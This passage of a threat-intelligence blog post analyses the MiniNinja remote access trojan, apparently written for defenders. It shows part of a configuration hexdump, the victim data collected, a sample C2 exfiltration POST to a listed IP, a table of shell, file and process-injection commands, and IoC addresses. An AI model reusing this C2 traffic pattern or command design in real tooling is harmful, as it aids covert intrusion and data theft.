00A0h: 00 69 00 63 00 61 00 74 00 69 00 6F 00 6E 00 2F  .i.c.a.t.i.o.n./
00B0h: 00 78 00 2D 00 77 00 77 00 77 00 2D 00 66 00 6F  .x.-.w.w.w.-.f.o
00C0h: 00 72 00 6D 00 2D 00 75 00 72 00 6C 00 65 00 6E  .r.m.-.u.r.l.e.n
00D0h: 00 63 00 6F 00 64 00 65 00 64 00 00 00 4A 00 48  .c.o.d.e.d...J.H
00E0h: 00 6F 00 73 00 74 00 3A 00 20 00 6D 00 6F 00 62  .o.s.t.:. .m.o.b
00F0h: 00 69 00 6C 00 65 00 2E 00 70 00 69 00 70 00 65  .i.l.e...p.i.p.e
0100h: 00 2E 00 6D 00 69 00 63 00 72 00 6F 00 73 00 6F  ...m.i.c.r.o.s.o
0110h: 00 66 00 74 00 2E 00 63 00 6F 00 6D 00 3A 00 38  .f.t...c.o.m.:.8
0120h: 00 30 00 38 00 30 00 00 00 7C 00 4D 00 6F 00 7A  .0.8.0...|.M.o.z
0130h: 00 69 00 6C 00 6C 00 61 00 2F 00 35 00 2E 00 30  .i.l.l.a./.5...0
0140h: 00 20 00 28 00 57 00 69 00 6E 00 64 00 6F 00 77  . .(.W.i.n.d.o.w
0150h: 00 73 00 20 00 4E 00 54 00 20 00 36 00 2E 00 33  .s. .N.T. .6...3
0160h: 00 3B 00 20 00 54 00 72 00 69 00 64 00 65 00 6E  .;. .T.r.i.d.e.n
0170h: 00 74 00 2F 00 37 00 2E 00 30 00 3B 00 20 00 72  .t./.7...0.;. .r
0180h: 00 76 00 20 00 31 00 31 00 2E 00 30 00 29 00 20  .v. .1.1...0.). 
0190h: 00 6C 00 69 00 6B 00 65 00 20 00 47 00 65 00 63  .l.i.k.e. .G.e.c
01A0h: 00 6B 00 6F 00 00 00 00 00 00 00 00 00 00 00 00  .k.o............
01B0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 30  ...............0
01C0h: 75 00 00 30 75 00 00 00 00 00 00 30 75 00 00 00  u..0u......0u...
01D0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
01E0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
01F0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0200h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0210h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0220h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0230h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0240h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0250h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0260h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0270h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0280h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0290h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
02A0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
02B0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
02C0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00     ...............
```

Upon execution, the following victim host information will be collected:

- System info
- OS version
- Hostname

- IP addr
- Process name
- Process ID

The above data would be encoded with XOR encode and custom base64 encode. Finally, the encoded result would be sent to its C2 via POST:

```
POST http://149.28.28.159:443/Collector/3.0/ HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Host: 149.28.28.159:443
User-Agent: Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv 11.0) like Gecko
Content-Length: 474
Pragma: no-cache
```

```
ngluKGJ2JZ2[NKOs506NzsX9yVU7gkxWozQK5WmWoaUr9C0DN0iXb6lwFkcb2CE3HBk[4ISP3nI88jpLROJhQp
```

MiniNinja is a full-featured RAT that supports commands for file, process, memory, shell or account operations. Its supported functions are listed below in the Command Table.

Command Table

Supported command:

Command	Description
0x4E20	Heart beat
0x4E21	Init dwProcessId
0x4E22	Change sleep time
0x4E23	Exit(ExitProcess)
0x4E24	CreateProcess
0x4E25	TerminateThread
0x4E26	set close_socket to 0
0x4E2A	ShellCommand
0x4E2B	Get Command Result(call WriteFile,PeekNamedPipe,ReadFile)
0x4E2C	TerminateProcess
0x4E2D	IterateProcess then TerminateProcess
0x4E34 ~ 0x4E47	File Operations

Command	Description
0x4E34	List Disk Driver
0x4E35	ListDirectory
0x4E36	CreateDirectory
0x4E37	DeleteFile
0x4E38	RemoveDirectory
0x4E39	MoveFile
0x4E3A	CreateFile
0x4E3E	ReadFile
0x4E3F	WriteFile
0x4E48 - 0x4E51	Socket Operations
0x4E48	Connet Host
0x4E49	Check socket status
0x4E4A	Send Data to Host
0x4E4B	Recv Data from Host
0x4E4C	Close socket
0x4E4D	Connect Host
Preserved?(0x4E4E-0x4E51)	Null
0x4E5C ~ 0x4E65	Memory Operations
0x4E5C	string copy
0x4E5D	string copy
0x4E5E	string copy
*0x4E5F,0x4E60	Execute Plugin? (CreateProcess, process Injection and createthread)
*0x4E61,0x4E62	FileMapping(Write data)
Preserved?(0x4E63,0x4E64)	Null

Command	Description
*0x4E65	Close File Handler
0x5208	List c2 configuration
0x4E52	List Process
0x4E53	IterateProcess,kill process
0x4E54	Process Injection
0x4E55	CreateThread for running DLL export function
0x4E56	Read FileMap data(OpenFileMappingA -> robject_,custom_base64)
0x4E57	Exit Dll function?(robject_, UnmapViewOfFile)
0x4E58	LookupAccountSid

IoC

- 149.28.28.159
- 167.99.168.251
- 185.220.101.204
- 162.247.72.199
- 194.156.98.191
- 202.182.100.134
- 109.70.100.55
- 185.220.101.18
- 193.36.119.144 (TW compromised host)

References

[1] https://www.welivesecurity.com/2021/03/10/exchange-servers-under-siege-10-apt-groups/
[2] https://gteltsc.vn/blog/cap-nhat-nhe-ve-lo-hong-bao-mat-0day-microsoft-exchange-dang-duoc-su-dung-de-tan-cong-cac-to-chuc-tai-viet-nam-9685.html

*Image courtesy of Pixabay

Share:

Related Post

Technical Analysis

1.3.2022

Apache HTTP Server(Windows) 2021高風險安全漏洞詳解

vulnerability research , cyber security, Apache HTTP Server, IoC, 威脅情資, 資安情資, cyber threat intelligence, threat hunting